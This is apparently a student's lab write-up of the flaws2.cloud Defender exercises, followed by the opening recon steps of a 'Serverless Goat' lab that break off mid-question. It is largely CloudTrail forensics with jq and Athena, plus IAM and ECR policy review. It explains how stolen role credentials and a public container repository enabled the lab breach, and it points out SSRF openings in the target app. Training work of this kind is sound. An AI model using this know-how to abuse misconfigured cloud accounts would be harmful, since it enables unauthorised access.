
Step 6: Cross-Account Role Assumption (flaws2 Defender 2)

In this step, the Defender assumes a role from the Security account (322079859186) into the Target account (653711331788) in order to perform post-incident forensics. This simulates a common best-practice in AWS where one security account centralizes logs and auditing but can assume roles into other accounts for incident response.

1. Role Profile Configuration:
To begin, I configured a new profile named target_security in ~/.aws/config. This profile chains off the previously working security credentials (which were verified in Objective 1) and specifies the arn of the security role in the target account.


[profile target_security]
region=us-east-1
output=json
source_profile = security
role_arn = arn:aws:iam::653711331788:role/security

2. Identity Verification:
To verify the role assumption mechanism was working, I executed the following two identity checks using STS:
aws sts get-caller-identity --profile security
aws sts get-caller-identity --profile target_security
The first call confirmed the context of the Security account (322079859186) using a static IAM user (user/security).



The second call confirmed successful role assumption into the Target account (653711331788) as an assumed role session:
"Arn":
"arn:aws:sts::653711331788:assumed-role/security/botocore-session-1749439583"
This validated the chain of trust and role permissions were correctly established between accounts.

3. Bucket Enumeration in Target:
Next, I used the target_security profile to list all accessible S3 buckets in the compromised (target) account:
aws s3 ls --profile target_security



The output matched expectations, showing all S3 buckets used for the Attacker path:
flaws2.cloud
level1.flaws2.cloud
level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
level3-oc6ou6dnkw8sszwdrraxc5t5udrsw3s.flaws2.cloud
the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud

This confirms that the assumed target_security role has S3 read permissions, and will allow further investigation of publicly misconfigured resources or objects uploaded during exploitation.

Question 1: Output of aws sts get-caller-identity --profile security

- Confirms IAM user in the Security account:
    - "Account": "322079859186",
    - "Arn": "arn:aws:iam::322079859186:user/security"

Question 2: Output of aws sts get-caller-identity --profile target_security

- Confirms assumed role into the Target account:
    - "Account": "653711331788",
    - "Arn": "arn:aws:sts::653711331788:assumed-role/security/botocore-session-XXXXX"

Question 3: Buckets listed using target_security profile

- Successfully accessed:
    - flaws2.cloud
    - level1.flaws2.cloud
    - level2-g9785tw8478k4awxtbox9kk3c5ka8iiz.flaws2.cloud
    - level3-oc6ou6dnkw8sszwdrraxc5t5udrsw3s.flaws2.cloud
    - the-end-962b72bjahfm5b4wcktm8t9z4sapemjb.flaws2.cloud

This step demonstrated how AWS STS and IAM roles are leveraged for secure cross-account access, a critical skillset in real-world cloud security operations.

Step 7: Parsing CloudTrail Logs with jq (flaws2 Defender 3)

Now that I had the CloudTrail logs from the attacker's activity, it was time to put on my forensic hat and do some structured JSON parsing using jq. This step showed me how useful CLI-based data filtering can be in identifying attack patterns from AWS logs.

Step 1: Gzipped JSON Log Prep
I navigated to the log directory:
cd AWSLogs/653711331788/CloudTrail/us-east-1/2018/11/28

...then decompressed everything with:
gunzip *.gz

Files extracted cleanly and were readable for parsing.

Step 2: Manual + Pretty JSON View
I picked a file and dumped it:

cat 6537*.json

It was noisy, so I piped it through jq:
cat 6537*.json | jq '.'

This made the structure of the Records array much more manageable.


Step 3: Filtered Events Only
To get an event-level view of attacker activity:
cat *.json | jq '.Records[] | .eventName'

This confirmed repeated calls to GetObject, ListBuckets, and GetDownloadUrlForLayer—all of which are classic indicators of enumeration and data extraction.

Step 4: Sorted Timestamps & Event Types
Adding timestamp context was clutch:
cat *.json | jq -cr '.Records[] | [.eventTime, .eventName] | @tsv' | sort

I could now see a clear order of reconnaissance, privilege escalation, and S3 interaction attempts.

Step 5: Full Identity + IP Attribution
Finally, I used:
cat *.json | jq -cr '.Records[] | [.eventTime, .sourceIPAddress, .userIdentity.arn, .userIdentity.accountId, .userIdentity.type, .eventName] | @tsv' | sort | tail -n 10



This gave me a timeline of access events enriched with attacker IP, ARN, and type.

Question 2: Attacker's IP Address?
The logs confirm the attack originated from:

- 104.102.221.250


This IP appeared repeatedly across GetObject, ListBuckets, and GetDownloadUrlForLayer calls, aligning with the step-by-step attacker walkthrough.

This step really highlighted the forensic power of jq. With a single pipe, I could parse, sort, and enrich logs for investigative insight—no need for external tools or UIs. Definitely a skill I want to keep sharp for IR workflows and automation scripting.

Step 8: Identify Credential Theft (flaws2 Defender 4)

Step 1: Investigate the Credential Abuse Event

To investigate the credential theft, I started by isolating all ListBuckets events in the CloudTrail logs using:
cat *.json | jq '.Records[]|select(.eventName=="ListBuckets")'




From the resulting event, I pulled the key indicators of compromise:

- Source IP Address: 104.102.221.250
- userAgent: [aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9]
- Role Used: arn:aws:sts::653711331788:assumed-role/level3/d190d14a-2404-45d6-9113-4eda22d7f2c7

This event definitively shows that the attacker leveraged the level3 IAM role to invoke the ListBuckets action from a non-AWS-owned IP address using the AWS CLI — which is a red flag, since roles like level3 should only be assumed internally via ECS tasks.

Step 2: Evaluate the Role and Its Intended Use
To understand whether this was normal behavior, I ran:
aws iam get-role --role-name level3 --profile target_security



Here's the breakdown of what I found:

- Role Description: "Allows ECS tasks to call AWS services on your behalf."
- AssumeRole Policy:
  The Principal is restricted to: "Service": "ecs-tasks.amazonaws.com"

This confirms that the level3 role is only meant to be assumed by ECS tasks within AWS — not by external users via CLI. The userAgent used in the attack (aws-cli) was run from an external IP (104.102.221.250), violating the intended trust policy of the role.

Answers Recap

1. IP Address and Tool Used:
    a. IP: 104.102.221.250
    b. Tool/UserAgent: aws-cli/1.16.19 Python/2.7.10 Darwin/17.7.0 botocore/1.12.9
    c. Role: arn:aws:sts::653711331788:assumed-role/level3/...

2. Intended vs Actual Use of Role:
    a. Intended: Role is designed for ECS tasks (ecs-tasks.amazonaws.com) only.
    b. Actual: Accessed via the AWS CLI from an external IP and manual machine, which is inconsistent with the ECS-only trust policy.
    c. Conclusion: This behavior is a clear indicator of compromised credentials being exfiltrated and misused outside the AWS environment, bypassing the original security assumptions of the role.

This step really drove home how powerful—and dangerous—stolen temporary credentials can be when trust boundaries are violated. The fact that a role meant for ECS tasks was invoked manually via CLI shows how attackers can pivot using AWS-native mechanisms if policies aren't tightly scoped or actively monitored.

Step 9: Identify the Public Resource (flaws2 Defender 5)

Objective
Determine which public misconfiguration allowed the attacker to retrieve sensitive container image layers and inspect them via AWS ECR actions.

Actions Taken
I began by querying the ECR repository policy for the compromised level2 container image using the following:
aws ecr get-repository-policy --repository-name level2 --profile target_security

This returned a raw JSON string under the policyText field. To make the embedded policy readable, I piped it through jq:
aws ecr get-repository-policy --repository-name level2 --profile target_security | jq '.policyText | fromjson'



Observations
The output showed the repository policy granted access to everyone ("Principal": "*") with the following allowed actions:

- ecr:GetDownloadUrlForLayer
- ecr:BatchGetImage
- ecr:BatchCheckLayerAvailability
- ecr:ListImages
- ecr:DescribeImages

This meant that the entire world (i.e., unauthenticated actors) could list and fetch container image data for the level2 repository. This explains how the attacker was able to enumerate and extract layers from the container registry without needing any internal credentials.

1. Who is allowed to perform what actions on the level2 repository?
Who: The Principal is set to "*", which allows any unauthenticated user (anonymous/public access).

What actions:

- Download layers (ecr:GetDownloadUrlForLayer)
- Get image metadata (ecr:BatchGetImage, ecr:DescribeImages)
- Check if layers exist (ecr:BatchCheckLayerAvailability)
- List all images in the repo (ecr:ListImages)

This is a textbook example of overly permissive resource exposure. The attacker didn’t need credentials to pull sensitive container metadata, which then allowed deeper privilege escalation via analysis of exposed layers.

Policies with wildcard Principal fields are dangerous when they expose sensitive services like ECR. Tools like CloudMapper could’ve helped the target organization

detect such exposure early. This step reinforced how minor misconfigurations in IAM policies can result in a full container compromise.


Step 10: Querying CloudTrail with Athena (flaws2 Defender 6)


For this final objective, I transitioned my forensic workflow from the CLI to AWS Athena, where I used SQL queries to analyze the same CloudTrail logs ingested earlier via jq. I began by provisioning a new S3 bucket named flaws2calizo, as instructed, to act as the query results location.

From there, I navigated to the Athena console, configured the settings to use the S3 bucket, and created a new database called flaws2. After that, I defined a schema for the CloudTrail logs using CREATE EXTERNAL TABLE, pointing the location to the existing s3://flaws2-logs/AWSLogs/653711331788/CloudTrail.

With the schema live, I ran SQL queries to inspect log events:

1. **Output of the query SELECT eventtime, eventname FROM cloudtrail;:**
   - A total of 37 events were captured, sorted chronologically. These included:
     - GetObject
     - CreateLogStream
     - AssumeRole
     - BatchGetImage
     - ListImages
     - GetDownloadUrlForLayer
     - ListBuckets
     - Invoke






This view matched my previous jq-based outputs, validating the parsing and schema mapping via Athena. The screenshot confirms that GetObject requests were the most frequent, which aligns with the attack’s emphasis on object enumeration and retrieval.

2. Output of the query to count each event:
SELECT eventname, count(*) AS mycount
FROM cloudtrail
GROUP BY eventname
ORDER BY mycount;

This query provided a frequency breakdown:



The dominance of GetObject events reinforces the nature of this breach—massive object scraping from a misconfigured or publicly accessible ECR/S3 layer. Also, the presence of AssumeRole and ListBuckets indicates stolen or misused role credentials were employed to pivot across services.

Using Athena was a clean and structured way to pivot my analysis from CLI to SQL, and it demonstrated how SQL-like filtering over semi-structured logs can scale well in an IR workflow. Definitely planning to integrate Athena and S3 log-based analysis into future cloud IR toolkits.

Step 11: Final Thoughts on flaws2.cloud

Wrapping up the flaws2.cloud Defender track, this lab was hands down one of the most practical and realistic security exercises I've gone through for cloud forensics. Unlike the Attacker track which focused on exploiting misconfigurations, the Defender side sharpened my skills around post-compromise investigation, log interpretation, and cross-account access modeling in AWS.

What I Covered and Learned

Here's a breakdown of the key skills I practiced across the 11 steps:

- Input Validation Flaws: Observed how poor validation and filtering can lead to LFI, XSS, and SSRF-style issues that echo common web app CVEs.
- Credential Misuse Detection: By tracing AssumeRole and ListBuckets events, I was able to correlate unauthorized access with IAM role misalignment (i.e., ECS-only roles being abused manually).
- Role Chaining and Access Delegation: Assumed a role from the security account into the target account using chained AWS profiles—super realistic and relevant to real IR work.
- S3 and ECR Misconfiguration Analysis: Found public policies via aws ecr get-repository-policy and showed how open container layers could be scraped without authentication.
- CloudTrail Forensics:
    - Using jq helped me surgically filter logs by IP, user agent, and event type.
    - Using Athena gave me scalable, SQL-driven insights across event timelines and behavior frequencies, confirming the patterns observed earlier in CLI recon.
- Security Implication Awareness: The lab solidified my understanding of how:
    - Logs can surface credential theft through user agent mismatch.
    - Public resource exposure can escalate an intrusion path.
    - Forensic fidelity depends on collecting and normalizing logs in structured formats (e.g., JSON → Athena SQL table).

This lab built up layered muscle memory—from managing AWS CLI profiles and parsing JSON to issuing STS calls and detecting policy drift. It reinforced that cloud security isn't just about locking down services, but also about logging, tracing, and responding intelligently when those controls fail.

In real-world IR workflows, the ability to query misused roles, analyze abuse patterns in Athena, and connect seemingly benign API calls into a bigger breach narrative is a core skill—and this lab delivered that, end to end.

Lab 8.3 Serverless Goat

Step 1–2: Initial Recon and Baseline Functionality Test

Goal: Verify the serverless app’s expected functionality before beginning active exploitation.

Observation & Process:
To get oriented with the vulnerable application, I navigated to http://sg.oregonctf.org as instructed. The app UI asks for a publicly accessible Word 97 .doc file URL. I submitted the following trusted input:

- https://thefengs.com/wuchang/courses/cs495/files/Q.doc

After submission, the application redirected me to an S3 bucket endpoint: serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e.s3-website-us-east-1.amazonaws.com

There, I saw a successful HTML conversion of the .doc contents, which displayed various quotes about happiness and reflection (see attached screenshot). This validated that:

- The Lambda function executed the conversion and offloaded the output to S3
- The S3 bucket hosting the HTML was publicly accessible
- The web app did not sanitize or filter URL inputs, which could pose injection or SSRF concerns

This app flow revealed potential attack surfaces:

- Client-provided URLs are blindly fetched by backend Lambda logic
- Outputs are dumped to a predictable S3 bucket with no authentication
- Encoding issues (e.g., â€œ) in the output HTML hint that parsing isn't rigorously validated

These behaviors suggest weak input validation and excessive trust in both source URLs and downstream Lambda-to-S3 interaction — ideal for future injection and enumeration attempts.


Step 3: Gather Information (Recon via DevTools)

Objective: Investigate the backend behavior of the vulnerable serverless application by inspecting its request and redirection flow through browser developer tools.


Observations & Answers:

1. What AWS region is this endpoint running in?
    a. From inspecting the Lambda endpoint, we see that the conversion request hits:
        i. https://eh2w2331i5.execute-api.us-east-1.amazonaws.com
            - This confirms the region is us-east-1.

2. What is the URL of the endpoint that handles the document submission?
